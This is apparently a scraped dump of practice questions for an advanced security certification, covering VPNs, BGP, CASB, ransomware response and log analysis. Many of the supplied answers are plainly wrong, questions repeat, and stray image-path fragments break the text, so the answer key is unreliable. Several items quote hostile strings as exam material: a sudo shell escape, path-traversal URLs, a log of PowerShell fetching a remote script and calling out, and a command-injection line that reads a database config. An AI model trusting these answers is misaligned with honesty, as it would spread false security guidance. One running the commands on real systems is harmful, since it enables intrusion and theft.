Which of the following solutions does this describe?
A. Full tunneling
B. Asymmetric routing
C. SSH tunneling
D. Split tunneling
Answer: (SHOW ANSWER)
Explanation
The concern is users operating in a spit tunnel config which is what is being described. Using a Full Tunnel would route traffic from all applications through a single tunnel.
https://cybernews.com/what-is-vpn/split-tunneling/

NEW QUESTION: 57

A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.
Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?
A. Total memory encryption
B. Virtual memory encryption
C. Execute never
D. No-execute
Answer: (SHOW ANSWER)

NEW QUESTION: 58
A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.
The best option for the auditor to use NEXT is:

A. Fuzzing
B. Network interception.
C. A SCAP assessment.
D. Reverse engineering
Answer: C (LEAVE A REPLY)

NEW QUESTION: 59
A company that all mobile devices be encrypted, commensurate with the full disk encryption scheme of assets, such as workstation, servers, and laptops. Which of the following will MOST likely be a limiting factor when selecting mobile device managers for the company?
A. Unavailable of key escrow
B. Increased network latency
C. Inability to selected AES-256 encryption
D. Removal of user authentication requirements
Answer: (SHOW ANSWER)

NEW QUESTION: 60
During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.

Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?
A. Initiate unquoted service path exploits.
B. Read the /etc/passwd file to extract the usernames.
C. Use the UNION operator to extract the database schema.
D. Perform ASIC password cracking on the host.
E. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 61
A company publishes several APIs for customers and is required to use keys to segregate customer data sets.
Which of the following would be BEST to use to store customer keys?
A. A trusted platform module
B. A public key infrastructure
C. A hardware security module
D. A localized key store
Answer: C (LEAVE A REPLY)

NEW QUESTION: 62
A security analyst sees that a hacker has discovered some keys and they are being made available on a public website. The security analyst is then able to successfully decrypt the data using the keys from the website.
Which of the following should the security analyst recommend to protect the affected data?
A. Zeroization
B. Cryptographic obfuscation
C. Key rotation
D. Key revocation
E. Key escrow
Answer: B (LEAVE A REPLY)

NEW QUESTION: 63

A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.
Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?
A. The company will be able to manage the third-party developer's development process.
B. The company will have access to the latest version to continue development.
C. The company will be paid by the third-party developer to hire a new development team.
D. The company will be able to force the third-party developer to continue support.
Answer: (SHOW ANSWER)

NEW QUESTION: 64
An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:
Unstructured data being exfiltrated after an employee leaves the organization Data being exfiltrated as a result of compromised credentials Sensitive information in emails being exfiltrated
Which of the following solutions should the security team implement to mitigate the risk of data loss?
A. Conditional access, DoH, and full disk encryption
B. Mobile device management, remote wipe, and data loss detection
C. Mobile application management, MFA, and DRM
D. Certificates, DLP, and geofencing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 65
A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?
A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
B. Implement cloud infrastructure to proxy all user web traffic to enforce DI-P and encryption policies.
C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.
Answer: (SHOW ANSWER)
The best way to achieve the objective of discovering SaaS applications and blocking access to unapproved or identified as risky ones is to implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy (C). This solution would allow the

security architect to inspect all web traffic and enforce access control policies centrally. This solution also allows the security architect to detect and block risky SaaS applications.

NEW QUESTION: 66
After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used.
Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?
A. Disable BGP and implement a single static route for each internal network.
B. Implement a BGP route reflector.
C. Implement an inbound BGP prefix list.
D. Disable BGP and implement OSPF.
Answer: (SHOW ANSWER)
Explanation
Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

NEW QUESTION: 67
An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact.
Which of the following should the organization perform NEXT?
A. Recalculate the magnitude of impact.
B. Assess the residual risk.
C. Move to the next risk in the register.
D. Update the organization's threat model.
Answer: (SHOW ANSWER)

NEW QUESTION: 68
A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.
Which of the following should the security team recommend FIRST?
A. Working with procurement and creating a requirements document to select a new IAM system/vendor
B. Investigating a potential threat identified in logs related to the identity management system
C. Beginning research on two-factor authentication to later introduce into the identity management system

D. Updating the identity management system to use discretionary access control
Answer: B (LEAVE A REPLY)

NEW QUESTION: 69
A threat analyst notices the following URL while going through the HTTP logs.

Which of the following attack types is the threat analyst seeing?
A. SQL injection
B. XSS
C. Session hijacking
D. CSRF
Answer: (SHOW ANSWER)

NEW QUESTION: 70
A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.
Which of the following is the MOST likely cause?
A. HTTP traffic is not forwarding to HTTPS to decrypt.
B. The user agent client is not compatible with the WAF.
C. A certificate on the WAF is expired.
D. Old, vulnerable cipher suites are still being used.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 71
A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks.
Which of the following sources could the architect consult to address this security concern?
A. SDLC
B. OVAL
C. IEEE
D. OWASP
Answer: (SHOW ANSWER)
OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard

NEW QUESTION: 72
A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

A. Server2

B. Server1

C. Server 3

D. Servers

Answer: B (LEAVE A REPLY)

NEW QUESTION: 73

A security analyst needs to recommend a remediation to the following threat:

```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

Which of the following actions should the security analyst propose to prevent this successful exploitation?

A. Enable TLS 1.2.

B. Patch the system.

C. Install a host-based firewall.

D. Update the antivirus.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 74

In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements.

During a postmortem analysis, the following issues were highlighted:

1. International users reported latency when images on the web page were initially loading.
2. During times of report processing, users reported issues with inventory when attempting to place orders.
3. Despite the fact that ten new API servers were added, the load across servers was heavy at peak times.

Which of the following infrastructure design changes would be BEST for the organization to implement to avoid these issues in the future?

A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.

B. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.

C. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across two load balancers.
D. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 75
A security team received a regulatory notice asking for information regarding collusion and pricing from staff members who are no longer with the organization. The legal department provided the security team with a list of search terms to investigate.
This is an example of:
A. legal hold.
B. due intelligence
C. e-discovery.
D. due care.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 76
A security analyst notices a number of SIEM events that show the following activity:


```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

Which of the following response actions should the analyst take FIRST?
A. Disable powershell.exe on all Microsoft Windows endpoints.
B. Restart Microsoft Windows Defender.
C. Disable local administrator privileges on the endpoints.
D. Configure the forward proxy to block 40.90.23.154.
Answer: D (LEAVE A REPLY)


NEW QUESTION: 77
Which of the following are risks associated with vendor lock-in? (Choose two.)
A. The client experiences increased interoperability.

B. The client receives a sufficient level of service.
C. The vendor can change product offerings.
D. The client can leverage a multicloud approach.
E. The client can seamlessly move data.
F. The client experiences decreased quality of service.
Answer: C,F (LEAVE A REPLY)

NEW QUESTION: 78
An organization is planning for disaster recovery and continuity of operations.
INSTRUCTIONS
Review the following scenarios and instructions. Match each relevant finding to the affected host.
After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.
Each finding may be used more than once.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Answer:



NEW QUESTION: 79
An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.
Which of the following describes the administrator's discovery?
A. A risk
B. A vulnerability
C. A threat
D. A breach
Answer: B (LEAVE A REPLY)

NEW QUESTION: 80
A networking team asked a security administrator to enable Flash on its web browser. The networking team explained that an important legacy embedded system gathers SNMP information from various devices. The system can only be managed through a web browser running Flash. The embedded system will be replaced within the year but is still critical at the moment.
Which of the following should the security administrator do to mitigate the risk?
A. Isolate the management interface to a private VLAN where a legacy browser in a VM can be used as needed to manage the system.
B. Air gap the legacy system from the network and dedicate a laptop with an end-of-life OS on it to connect to the system via crossover cable for management.

C. Suggest that the networking team contact the original embedded system's vendor to get an update to the system that does not require Flash.
D. Explain to the networking team the reason Flash is no longer available and insist the team move up the timetable for replacement.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 81
An organization's hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.
Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?
A. Implement decoy files on adjacent hosts.
B. Deploy a SOAR tool.
C. Modify user password history and length requirements.
D. Apply new isolation and segmentation schemes.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 82
A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation.
Which of the following is the BEST solution to meet these objectives?
A. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.
B. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.
C. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.
D. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 83
A company security engineer arrives at work to face the following scenario:
1) Website defacement
2) Calls from the company president indicating the website needs to be fixed Immediately because It Is damaging the brand
3) A Job offer from the company's competitor
4) A security analyst's investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign

adversary country resulted in exfiltrated data Which of the following threat actors Is MOST likely involved?

A. Organized crime

B. Script kiddie

C. APT/nation-state

D. Competitor

Answer: (SHOW ANSWER)

An Advanced Persistent Threat (APT) is an attack that is targeted, well-planned, and conducted over a long period of time by a nation-state actor. The evidence provided in the scenario indicates that the security analyst has identified a foreign adversary, which is strong evidence that an APT/nation-state actor is responsible for the attack. Resources:

CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 5: "Advanced Persistent Threats," Wiley, 2018. https://www.wiley.com/en-us/CompTIA+Advanced+Security+Practitioner+CASP%2B+Study+Guide%2C+2nd+Edition-p-9781119396582

NEW QUESTION: 84

After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used. Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

A. Disable BGP and implement OSPF.

B. Implement a BGP route reflector.

C. Disable BGP and implement a single static route for each internal network.

D. Implement an inbound BGP prefix list.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 85

A company has decided to purchase a license for software that is used to operate a mission-critical process.

The third-party developer is new to the industry but is delivering what the company needs at this time.

Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

A. The company will be able to manage the third-party developer's development process.

B. The company will be able to force the third-party developer to continue support.

C. The company will have access to the latest version to continue development.

D. The company will be paid by the third-party developer to hire a new development team.

Answer: (SHOW ANSWER)

NEW QUESTION: 86

A recent data breach revealed that a company has a number of files containing customer data across its storage environment. These files are individualized for each employee and are used in tracking various customer orders, inquiries, and issues. The files are not encrypted and can be accessed by anyone. The senior management team would like to address these issues without interrupting existing processes.
Which of the following should a security architect recommend?
A. An ERP program to identify which processes need to be tracked
B. A CRM application to consolidate the data and provision access based on the process and need
C. A CMDB to report on systems that are not configured to security baselines
D. A DLP program to identify which files have customer data and delete them
Answer: C (LEAVE A REPLY)

NEW QUESTION: 87
A financial services company wants to migrate its email services from on-premises servers to a cloud-based email solution. The Chief information Security Officer (CISO) must brief board of directors on the potential security concerns related to this migration. The board is concerned about the following.
* Transactions being required by unauthorized individual
* Complete discretion regarding client names, account numbers, and investment information.
* Malicious attacker using email to distribute malware and ransom ware.
* Exfiltration of sensitivity company information.
The cloud-based email solution will provide an6-malware, reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the board's concerns for this email migration?
A. Endpoint detection response
B. Data loss prevention
C. SSL VPN
D. Application whitelisting
Answer: (SHOW ANSWER)

NEW QUESTION: 88
While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware.
Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?
A. Request that the affected servers be restored immediately.

B. Isolate the servers to prevent the spread.
C. Pay the ransom within 48 hours.
D. Notify law enforcement.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 89
A company is repeatedly being breached by hackers who valid credentials. The company's Chief information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?
A. Implement least privilege policies
B. Switch to one-time or all user authorizations.
C. Implement strict three-factor authentication.
D. Strengthen identify-proofing procedures
Answer: (SHOW ANSWER)

NEW QUESTION: 90
A company in the financial sector receives a substantial number of customer transaction requests via email.
While doing a root-cause analysis conceding a security breach, the CIRT correlates an unusual spike in port 80 traffic from the IP address of a desktop used by a customer relations employee who has access to several of the compromised accounts. Subsequent antivirus scans of the device do not return an findings, but theCIRT finds undocumented services running on the device. Which of the following controls would reduce the discovery time for similar in the future.
A. Increasing the cadence for antivirus DAT updates to twice daily
B. Implementing application blacklisting
C. Configuring the mall to quarantine incoming attachment automatically
D. Deploying host-based firewalls and shipping the logs to the SIEM
Answer: D (LEAVE A REPLY)

NEW QUESTION: 91
A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated Oss. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?
A. Install anti-malware. HIPS, and host-based firewalls on each of the systems
B. Migrate the services to new systems with a supported and patched OS.

C. Segment the systems to reduce the attack surface if an attack occurs
D. Patch the systems to the latest versions of the existing OSs
Answer: B (LEAVE A REPLY)

NEW QUESTION: 92
Which of the following represents the MOST significant benefit of implementing a passwordless authentication solution?
A. Privacy risks are minimized.
B. The likelihood of account compromise is reduced.
C. Biometric authenticators are immutable.
D. Zero trust is achieved.
Answer: (SHOW ANSWER)

NEW QUESTION: 93
A financial institution has several that currently employ the following controls:
* The severs follow a monthly patching cycle.
* All changes must go through a change management process.
* Developers and systems administrators must log into a jumpbox to access the servers hosting the data using two-factor authentication.
* The servers are on an isolated VLAN and cannot be directly accessed from the internal production network.
An outage recently occurred and lasted several days due to an upgrade that circumvented the approval process.
Once the security team discovered an unauthorized patch was installed, they were able to resume operations within an hour. Which of the following should the security administrator recommend to reduce the time to resolution if a similar incident occurs in the future?
A. Implement file integrity monitoring with automated alerts on the servers.
B. Require more than one approver for all change management requests.
C. Enhanced audit logging on the jump servers and ship the logs to the SIEM.
D. Disable automatic patch update capabilities on the servers
Answer: A (LEAVE A REPLY)

NEW QUESTION: 94
A company launched a new service and created a landing page within its website network for users to access the service. Per company policy, all websites must utilize encryption for any authentication pages. A junior network administrator proceeded to use an outdated procedure to order new certificates. Afterward, customers are reporting the following error when accessing a new web page: NET:ERR_CERT_COMMON_NAME_INVALID. Which of the following BEST describes what the administrator should do NEXT?
A. Request a new certificate with the correct organizational unit for the company's website.
B. Request a new certificate with the same information but including the old certificate on the CRL.
C. Request a new certificate with the correct subject alternative name that includes the new websites.
D. Request a new certificate with a stronger encryption strength and the latest cipher suite.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 95
A security architect is reviewing the following proposed corporate firewall architecture and configuration:

Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:
Web servers must receive all updates via HTTP/S from the corporate network.
Web servers should not initiate communication with the Internet.
Web servers should only connect to preapproved corporate database servers.
Employees' computing devices should only connect to web services over ports 80 and 443.
Which of the following should the architect recommend to ensure all requirements are met in the MOST secure manner? (Choose two.)
A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
B. Add the following to Firewall_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP 80,443
C. Add the following to Firewall_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0-65535
D. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443
E. Add the following to Firewall_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535

F. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443

Answer: E,F (LEAVE A REPLY)

NEW QUESTION: 96

A security analyst notices a number of SIEM events that show the following activity:

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

Which of the following response actions should the analyst take FIRST?

A. Disable powershell.exe on all Microsoft Windows endpoints.

B. Restart Microsoft Windows Defender.

C. Configure the forward proxy to block 40.90.23.154.

D. Disable local administrator privileges on the endpoints.

Answer: C (LEAVE A REPLY)

Explanation

top the data exfiltration and sever all malicious traffic first, and then clean up the internal mess.

NEW QUESTION: 97

An analyst execute a vulnerability scan against an internet-facing DNS server and receives the following report:

```
* Vulnerabilities in Kernel-Mode Driver Could Allow Elevation of Privilege
* SSL Medium Strength Cipher Suites Supported
* Vulnerability in DNS Resolution Could Allow Remote Code Execution
* SMB Host SIDs allows Local User Enumeration
```

Which of the following tools should the analyst use FIRST to validate the most critical vulnerability?

A. Password cracker

B. Account enumerator

C. Port scanner

D. Exploitation framework

Answer: A (LEAVE A REPLY)

NEW QUESTION: 98

A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.

Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

A. The company will be able to force the third-party developer to continue support.

B. The company will be able to manage the third-party developer's development process.

C. The company will be paid by the third-party developer to hire a new development team.

D. The company will have access to the latest version to continue development.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 99
A security engineer needs 10 implement a CASB to secure employee user web traffic. A Key requirement is mat relevant event data must be collected from existing on-premises infrastructure components and consumed by me CASB to expand traffic visibility. The solution must be nighty resilient to network outages. Which of the following architectural components would BEST meet these requirements?
A. Reverse proxy
B. AWAF
C. API mode
D. Log collection
Answer: D (LEAVE A REPLY)

NEW QUESTION: 100
A company is looking to fortify its cybersecurity defenses and is focusing on its network infrastructure. The solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic.
Which of the following would satisfy the requirement?
A. NIDS
B. NIPS
C. WAF
D. Reverse proxy
Answer: A (LEAVE A REPLY)
Reference:
https://owasp.org/www-community/controls/Intrusion_Detection

NEW QUESTION: 101
A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../etc/password
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```


Which of the following would BEST mitigate this type of attack?
A. Implementing an IDS
B. Deploying a honeypot

C. Installing a network firewall
D. Placing a WAF inline
Answer: (SHOW ANSWER)

NEW QUESTION: 102
An application developer is including third-party background security fixes in an application. The fixes seem to resolve a currently identified security issue.
However, when the application is released to the public, report come In that a previously vulnerability has returned.
Which of the following should the developer integrate into the process to BEST prevent this type of behavior?
A. Dynamic analysis
B. User acceptance
C. Peer review
D. Regression testing
Answer: C (LEAVE A REPLY)

NEW QUESTION: 103
A company suspects a web server may have been infiltrated by a rival corporation. The security engineer reviews the web server logs and finds the following:

```
ls -l -a /usr/heinz/public; cat ./config/db.yml
```

The security engineer looks at the code with a developer, and they determine the log entry is created when the following line is run:

```
system ("ls -l -a #{path}")
```

Which of the following is an appropriate security control the company should implement?
A. Use server-side processing to avoid XSS vulnerabilities in path input.
B. Restrict directory permission to read-only access.
C. Parameterize a query in the path variable to prevent SQL injection.
D. Separate the items in the system call to prevent command injection.
Answer: (SHOW ANSWER)

NEW QUESTION: 104
A company that uses AD is migrating services from LDAP to secure LDAP. During the pilot phase, services are not connecting properly to secure LDAP. Block is an except of output from the troubleshooting session:

```
openssl s_client -host ldap1.comptia.com -port 636

CONNECTED(00000003)
...
-----BEGIN CERTIFICATE-----
...
-----END CERTIFICATE-----
Subject=/CN=*.comptia.com
Issuer=/DC=com/DC=comptia/CN=chicago
```

Which of the following BEST explains why secure LDAP is not working? (Select TWO.)

